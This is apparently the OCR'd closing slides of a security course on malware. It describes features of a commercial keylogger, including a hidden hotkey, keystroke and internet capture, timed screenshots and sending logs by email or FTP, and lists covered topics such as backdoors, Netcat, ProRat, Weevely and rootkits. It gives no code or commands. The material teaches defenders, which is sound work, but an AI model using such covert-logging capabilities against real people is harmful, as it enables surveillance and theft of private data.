
- Press SHIFT+CTRL-ALT-F7 to make visible
- Capture internet as well as keyboard activity

Actual Key Logger



- Can send collected information via email, LAN or FTP
- Can specify email address and port to send to

Actual Key Logger



- Manage screen captures automatically at minute intervals
- **Click Test screenshot and observe the outcome**

Summary

- Backdoors
  - Concept
  - Real world examples
  - Non-promiscuous and Promiscuous backdoors
  - Netcat demo
- Trojans
  - ProRat Trojan
  - Weevely Web Backdoor Demo
- Rootkits Overview – Traditional and Kernel-Level; Contemporary Developments
- Key Loggers
  - Key Logger Pro
  - Actual Key Logger